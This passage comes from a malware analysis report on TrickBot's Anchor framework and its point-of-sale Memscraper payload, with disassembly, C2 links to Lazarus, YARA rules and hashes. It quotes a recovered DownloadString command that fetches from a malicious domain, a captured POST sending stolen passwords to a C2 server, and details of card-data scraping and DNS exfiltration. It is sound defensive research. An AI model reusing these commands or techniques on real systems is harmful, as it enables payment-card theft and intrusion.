The bottom window shows assembly code for loading data into memory:

```
push   1D1h  
push   0  
mov    eax, [ebp+var_4]  
push   eax  
call   sub_10003880  
add    esp, 0Ch  
push   1D1h          ; size_t  
push   offset unk_10016000 ; void *  
mov    ecx, [ebp+var_4]  
push   ecx, 0         ; void *  
call   _memmove  
add    esp, 0Ch  
jmp    short loc_1000125A
```

Figure 22: Allocate and load data

That data is then passed to a function along with some hardcoded strings:

```
loc_1000125A:  
mov    edx, [ebp+var_4]  
mov    [ebp+var_8], edx  
mov    [ebp+var_C], offset aIyunjusoeuhxg7 ; "iyUnJvssoeuHxg712"  
push   offset afynhm56p0xzbxv ; "fynHM56P0x2Bzv4Nh2woGRyUYf34ecD6"  
mov    eax, [ebp+var_C]  
push   eax          ; void *  
mov    ecx, [ebp+var_8]  
push   ecx          ; void *  
call   sub_10001110  
add    esp, 0Ch  
push   2710h        ; dwMilliseconds  
call   ds:Sleep  
mov    edx, [ebp+var_81]
```

Figure 23: Call to function to decrypt data

This function turns out to be AES, and the previously mentioned strings are the AES key and initialization vector.

```
movzx  ecx, byte ptr [eax+eax]  
mov    edx, 4  
imul   eax, edx, 0  
add    eax, [ebp+arg_0]  
mov    edx, [ebp+var_4]  
mov    cl, ds:InvSBox_1000F2C0[  
       [eax+edx], cl  
mov    edx, 4  
shl    edx, 0  
add    edx, [ebp+arg_0]  
mov    eax, [ebp+var_4]  
movzx  ecx, byte ptr [edx+eax]  
mov    edx, 4  
shl    edx, 0  
add    edx, [ebp+arg_0]  
mov    eax, [ebp+var_4]  
mov    cl, ds:InvSBox_1000F2C0[  
       [edx+eax], cl  
mov    edx, 4  
shl    edx, 1  
add    edx, [ebp+arg_0]  
mov    eax, [ebp+var_4]  
movzx  ecx, byte ptr [edx+eax]  
mov    edx, 4  
shl    edx, 1
```

Figure 24: AES snippet

After being decoded, the chunk of data is once again a Metasploit shellcode loader chain with RC4 decryption of the download from the C2.

## POWERRATANKBA, THE APT NEXUS

PowerRatankba? What does a tool linked to Lazarus have any business doing in a report on TrickBot? A good question that can not be answered without all the previously mentioned material in this report. First off, what has been covered thus far? “Anchor” has a bunch of functionality split across various pieces in the form of a framework; this framework seems to be primarily focused as an all-in-one attack framework designed to attack enterprise environments using both custom and existing toolage; this framework also includes components that are designed for uninstalling itself and removing forensic evidence that could indicate it had been on the system.

These are major revelations because the last part in certain environments could confuse incident response teams when it comes time to explain attribution.

Below is a recovered command-and-control tasking for a compromised machine to download a specific file issued to an infected machine we identified based on our external Anchor group tracking:

```
DownloadString('https://ecombox.store/tbl_add.php?action=cgetpsa')
```

This domain is extremely particular because it was linked to the Chilean Redbanc Intrusion, which was attributed to Lazarus [7].


uuid	event_id	category	type	value
5c4cb9a7-3684-4f00-bff9-383368f8e8cf	116	Payload delivery	md5	c9ed87e9f99c631cda368f6f329ee27e
5c4cba32-e9e4-4bbf-8396-383068f8e8cf	116	Payload installation	md5	c9ed87e9f99c631cda368f6f329ee27e
5c4cba32-070c-42ba-a0e0-383068f8e8cf	116	Payload installation	md5	5cc28f3f32e7274f13378a724a5ec33a
5c4cba32-0238-4c6d-b8e2-383068f8e8cf	116	Payload installation	md5	2025d91c1cdd33db576b2c90ef4067c7
5c4cba84-aed4-452e-8eb2-4e2768f8e8cf	116	Network activity	url	https://ecombox.store/tbl_add.php?action=cgetpsa
5c4cba84-c3c8-422c-a870-4e2768f8e8cf	116	Network activity	url	https://ecombox.store/tbl_add.php?action=cgetrun
5c4cbbd2-1258-453f-b07d-383068f8e8cf	116	Payload delivery	yara	rule APT_Lazarus_Keylogger { meta: description = "Detects poss

Figure 25: GitHub data related to Lazarus attack

So suddenly we are left with a number of questions: is Lazarus using TrickBot infections or is this simply a case of mistaken identity? Hopefully, this report will raise enough questions to get those answers some day.

## MEMSCRAPER, THE FIN NEXUS

The Memscraper payload is this group's POS focused payload. It shares some similarities with Anchor bot in that they both can use OpenNIC resolvers with EmerDNS domains; they both have an 'installer' component, and also share the code used to generate the random filenames for writing to disk is the same.




The image shows two side-by-side debugger windows. The left window displays assembly code for generating a C2 domain, specifically targeting 'testdomain.bazar'. The right window shows another segment of assembly code, likely related to the installer or a different part of the payload. Both windows use a standard debugger interface with registers, stack, and memory dump tabs.

```
xor    eax, ebp
mov    [ebp+var_4], eax
and    [ebp+var_1250], 0
lea    eax, [ebp+var_1244]
or     [ebp+var_1244], 0FFFFFFFh
push   esi
push   eax
mov    esi, offset aTestdomain_baz ; "testdomain.bazar"
push   esi
push   2
pop    eax
push   eax
call   ds:inet_ntop
xor    ecx, ecx
inc    ecx
cmp    eax, ecx
jz     loc_40242D

push   ebx
push   edi
push   12h
call   sub_40513A
mov    ebx, eax
xor    edx, edx
pop    ecx
xor    ecx, ecx
mov    [ebp+var_126C], ebx
inc    ecx
lea    edi, [ehy+11]
```

Figure 26: Memscraper C2 domain on EmerDNS



This image shows three debugger windows comparing the logic for generating drop names. The top-left window shows Memscraper's logic, which involves generating a random string and concatenating it with a fixed prefix and suffix. The top-right window shows Anchor's logic, which uses a similar approach but with different variable names. The bottom window shows a comparison of the final assembly code snippets.

```
loc_402B8B:
call   rand
xor    edx, edx
push   1Ah
pop    ecx
div    ecx
mov    eax, [edi]
lea    eax, aqwertyuiopasdf[edx*2] ; "qwertyuiopasdfghjk1zxcvbnm"
mov    ax, [eax]
mov    [ecxesi*2], ax
inc    esi
sub   ebx, 1
short loc_402B8B

loc_401800:
call   rand
xor    edx, edx
push   1Ah
pop    ecx
div    ecx
mov    al, byte ptr ds:aqwertyuiopasdf[edx] ; "qwertyuiopasdfghjk1zxcvbnm"
mov    al, [esi], al
inc    edi
cmp    edi, 00h
short loc_401800

test  ebx, ebx
jz     short loc_401838
```

Figure 27: Memscraper and Anchor installer drop name generation comparison

This POS malware is exactly what it sounds like as it is designed to scrape memory of processes looking for credit card data which will then be exfiltrated back to the C2 panel. It comes with an onboard whitelist of substrings that it will utilize when enumerating the process tree for the following processes:

- teller
- shop
- store
- retail
- macros
- pos
- processing
- proc
- kiosk
- opss
- directorr
- info
- reception
- kassa
- opos
- chef
- verifon
- infor

```

mov    rcx, rdi      ; Str
call   _mbsupr_s
lea    rcx, Str       ; lpString
call   cs:_strlenA
movsd  r8, eax      ; MaxCount
mov    rdx, rdi      ; Str2
lea    rcx, Str       ; Str1
call   _mbsnbcnpr
movzx  ebx, r14b
test   eax, eax
mov    eax, 1
cmovz ebx, eax
mov    rcx, rdi      ; lpMem
call   j_j_j__Free_base
test   bl, bl
jnz   loc_1400049B1

loc_1400046E1:
lea    rdx, [rbp+448h+Buffer.State]
lea    rcx, pos_process_strings_140028910
call   strstr_1400044CC
test   al, al
jz    loc_1400049B1

lea    rdx, [rbp+448h+Buffer.State]
lea    rcx, skype_140028900
call   strstr_1400044CC
test   al, al
jnz   loc_1400049B1

```

Figure 28: Memscraper process tree enumeration

As you can see in the above screenshot, a check has also been placed to blacklist Skype. After finding a good process, the memory will then be read using VirtualQueryEx and ReadProcessMemory before being enumerated for possible track data.




Figure 29: Memscraper hunting for possible card data in memory

After finding potential card data, the memory will be passed off to a function that will perform luhn checking to verify the card number before being POSTed up to the C2.

```
call sub_40134A
push offset aContentDisposition_0 ; "Content-Disposition: form-data; name=""...
lea ecx, [ebp+1pOptional]
call sub_40134A
push offset aMagneticCards ; "magnetic cards"
lea ecx, [ebp+1pOptional]
call sub_40134A
```

Figure 30: Memscraper magnetic cards




Figure 31: Memscraper building URL

For HTTP based exfiltration, the data post matches exactly what you would see with a normal TrickBot module exfiltration of data, but the “source” is called “magnetic cards” in the POST. We can do a quick comparison with a picture from another researcher’s PCAP [6], which shows “os passwords” being POSTed up to a TrickBot C2.

```
POST /lib274/GLOBALDROIDS-DC_W617601.877D27AC329B6D32C7731045DB8DC85B/81/ HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=16b91b72-3078-4994-ac8d-f86dadcb3efc
User-Agent: WinHTTP sender/1.0
Content-Length: 259
Host: 188.124.167.132:8082

--16b91b72-3078-4994-ac8d-f86dadcb3efc
Content-Disposition: form-data; name="data"

Administrator|P@ssw0rd$ ←
--16b91b72-3078-4994-ac8d-f86dadcb3efc
Content-Disposition: form-data; name="source"

os passwords ←
--16b91b72-3078-4994-ac8d-f86dadcb3efc --
HTTP/1.1 200 OK
server: Cowboy
date: Tue, 24 Jul 2018 17:02:45 GMT
content-length: 3
Content-Type: text/plain

/1/
```

Figure 32: TrickBot module data post

For Memscraper data, you would have the card track data in the “data” section and in “source” would be “magnetic cards” with “User-Agent: WinHTTP sender/1.0”

--1b36dac2-17f9-440a-80f4-e2049e83484b

Content-Disposition: form-data; name="**data**"

<card data>

--1b36dac2-17f9-440a-80f4-e2049e83484b

Content-Disposition: form-data; name="**source**"

**magnetic cards**

--1b36dac2-17f9-440a-80f4-e2049e83484b--

HTTP exfiltration, however, is not the only trick in Memscrapers book. Similar to the previously mentioned blog on Anchor having a DNS variant, it turns out Memscraper also has a DNS variant.

The process enumeration and threads are all the same for the DNS variant with the obvious biggest difference being the DNS based exfiltration of data.

The thread responsible for scraping memory builds the data into a report structure.




Figure 33: Memscraper DNS report structure

Before then retrieving a hardcoded filename to store the data in.




Figure 34: Memscraper DNS variant hardcoded filename

The data will be XOR-encoded using an onboard table before being written to the file.

The screenshot shows three assembly code snippets from the Memscraper DNS variant. The top snippet at address `loc_4028E1` contains XOR decoding logic. The middle snippet at address `loc_402903` shows the preparation of parameters for a `WriteFile` call, including `lpBuffer`, `nNumberOfBytesWritten`, and `nNumberOfBytesToWrite`. The bottom snippet at address `loc_402929` is the `WriteFile` call itself. Arrows indicate the flow of data from the XOR decoding logic through the parameter preparation to the final write operation.

```
loc_4028E1:
movzx   eax, byte ptr [edi+ebx+4]
movzx   ecx, cl
xor    ecx, eax
mov    cl, ds:XorTbl_41E950[ecx]
mov    [edi+ebx+4], cl
inc    edi
cmp    edi, edx
jb     short loc_4028E1

loc_402903:           ; lpOverlapped
push    0
push    eax, [ebp+NumberOfBytesWritten]
push    eax, [ebp+nNumberOfBytesWritten]; lpNumberOfBytesWritten
push    [ebp+nNumberOfBytesToWrite]; nNumberOfBytesToWrite
push    ecx, [ebp+lpBuffer]; lpBuffer
push    ebx, [ebp+hFile]; hFile
call    ds:WriteFile
test   eax, eax
z     short loc_402929
```

Figure 35: Memscraper DNS variant writing data to file

This file is monitored by another thread in the process that will read in the data, XOR-decode it, and then process it to be shipped off. The domain that will be used is hardcoded:

The screenshot shows assembly code for the hardcoded domain name. It consists of five `mov` instructions that copy characters into memory locations. The characters are 'oc', 'resu', 'm', '554v', and '.' respectively. These likely represent the subdomain components mentioned in the text below.

```
mov    word_4223B1, 'oc'
mov    dword_4223A8, 'resu'
mov    byte_4223B3, 'm'
mov    dword_4223AC, '554v'
mov    byte_4223B0, '.'
```

Figure 36: Memscraper DNS variant hardcoded domain name

Then the subdomain is built using some hardcoded characters, random bytes, a built-in UUID and the previous report data XOR-encoded with 0xAA.


```
xor    esi, esi
add    al, 'a'
add    esp, 0Ch
mov    [ebp+pnodeName], al
mov    al, byte ptr [ebp+var_21C]
add    al, 'd'
inc    esi
mov    [ebp+var_203], al
```

```
loc_402199:
call   _rand
shl   al, 3
mov    byte_4223A0[esi], al
call   _rand
sar   eax, 1
or    byte_4223A0[esi], al
inc    esi
cmp   esi, 4
jb    short loc_402199
```

```
push  ebx
lea   eax, [ebp+var_202]
mov   ecx, offset byte_4223A0
push  eax
push  4
pop   edx
call  hexlify_4029D2
push  ebx
```

Figure 37: Memscraper DNS building domain for exfiltration

Periods are added, and it confirms to proper specifications for the labels.




The screenshot shows a debugger window displaying assembly code. The code is annotated with various colors: green for labels like loc\_402208, blue for instructions like push, mov, cmp, add, and call, and red for memory addresses like [ebp+lpMem] and [ebp+var\_220]. The assembly code is as follows:

```
loc_402208:
push    3Ch
mov     esi, ecx
sub    esi, eax
pop     ecx
cmp     esi, ecx
cmova  esi, ecx
add    eax, [ebp+lpMem]
push    esi      ; size_t
push    eax      ; void *
lea     eax, [ebp+pNodeName]
add    eax, ebx
push    eax      ; void *
call    _memmove_0
mov     eax, [ebp+var_220]
add    ebx, esi
mov     ecx, [ebp+var_22C]
add    eax, esi
add    esp, 0Ch
mov     [ebp+var_220], eax
mov     [ebp+ebx+pNodeName], '.'
inc    ebx
cmp    eax, ecx
jnb    short loc_402259
```

Figure 38: Memscraper DNS variant creating proper length labels

Then the request is made and the data is exfiltrated.



The screenshot shows a debugger window displaying assembly code. The code is annotated with colors: green for labels like loc\_4022BA, blue for instructions like and, lea, push, or, push, call, and mov, and red for memory addresses like [ebp+ppResult]. The assembly code is as follows:

```
and    [ebp+ppResult], 0
lea    eax, [ebp+ppResult]
push   eax      ; ppResult
push   0       ; pHints
push   0       ; pServiceName
lea    eax, [ebp+pNodeName]
or    edi, 0xFFFFFFFFh
push   eax      ; pNodeName
call   ds:getaddrinfo
mov    eax, [ebp+ppResult]
test   eax, eax
jz    short loc_4022BA
```

Figure 39: Memscraper DNS variant sending off DNS request

## MITIGATION & RECOMMENDATIONS

Anchor:  
Service netTcpSvc

**Yara Signature:**

```
rule crime_win32_memscraper_1
{
meta:
    description = "Detects Anchor MemScraper malware"
    author = "Jason Reaves"

strings:
    $s1 = {74656c6c6572000073686f700000000073746f7265000000}
condition:
any of them
}

rule crime_win32_anchor_trick_1
{
meta:
    description = "Detects Anchor malware"
    author = "Jason Reaves"

strings:
    $s1 = "D:\\Win32.ogw0rm" nocase
    $s2 = "MyProjects\\memoryScraper" nocase
    $s3 = "\\MyProjects\\secondWork\\Anchor" nocase
    $s4 = "\\MyProjects\\secondWork\\psExecutor" nocase
    $s5 = "\\MyProjects\\mailCollection" nocase
    $s6 = "\\MyProjects\\spreader" nocase
condition:
any of them
}
```

## INDICATORS OF COMPROMISE

Memscraper:

e54a267e788cc076c870eba0ff16920f9cb49207a034a8b6bfd92abc5a5f7434  
d584e868f867c6251e115b7909559da784f25b778192c6a24e49685f80257e4d

Memscraper DNS variant:

354936f4265a5e870374a3fe9378cf9a3e7dd45ee4626b971d6b7b0837f4f181  
54257aa2394ef87dd510da00e0583b670f3eb43e2eef86be4db69c3432e99abd

Anchor Deinstaller:

b288c3b3f5886b1cd7b6600df2b8046f2c0fd17360fb188ecfbcc8f6b7e552a5

Anchor Installer:

52a1ca4e65a99f997db0314add8c3b84c6f257844eda73ae6e5debce6abc2bd4

Anchor Bot:

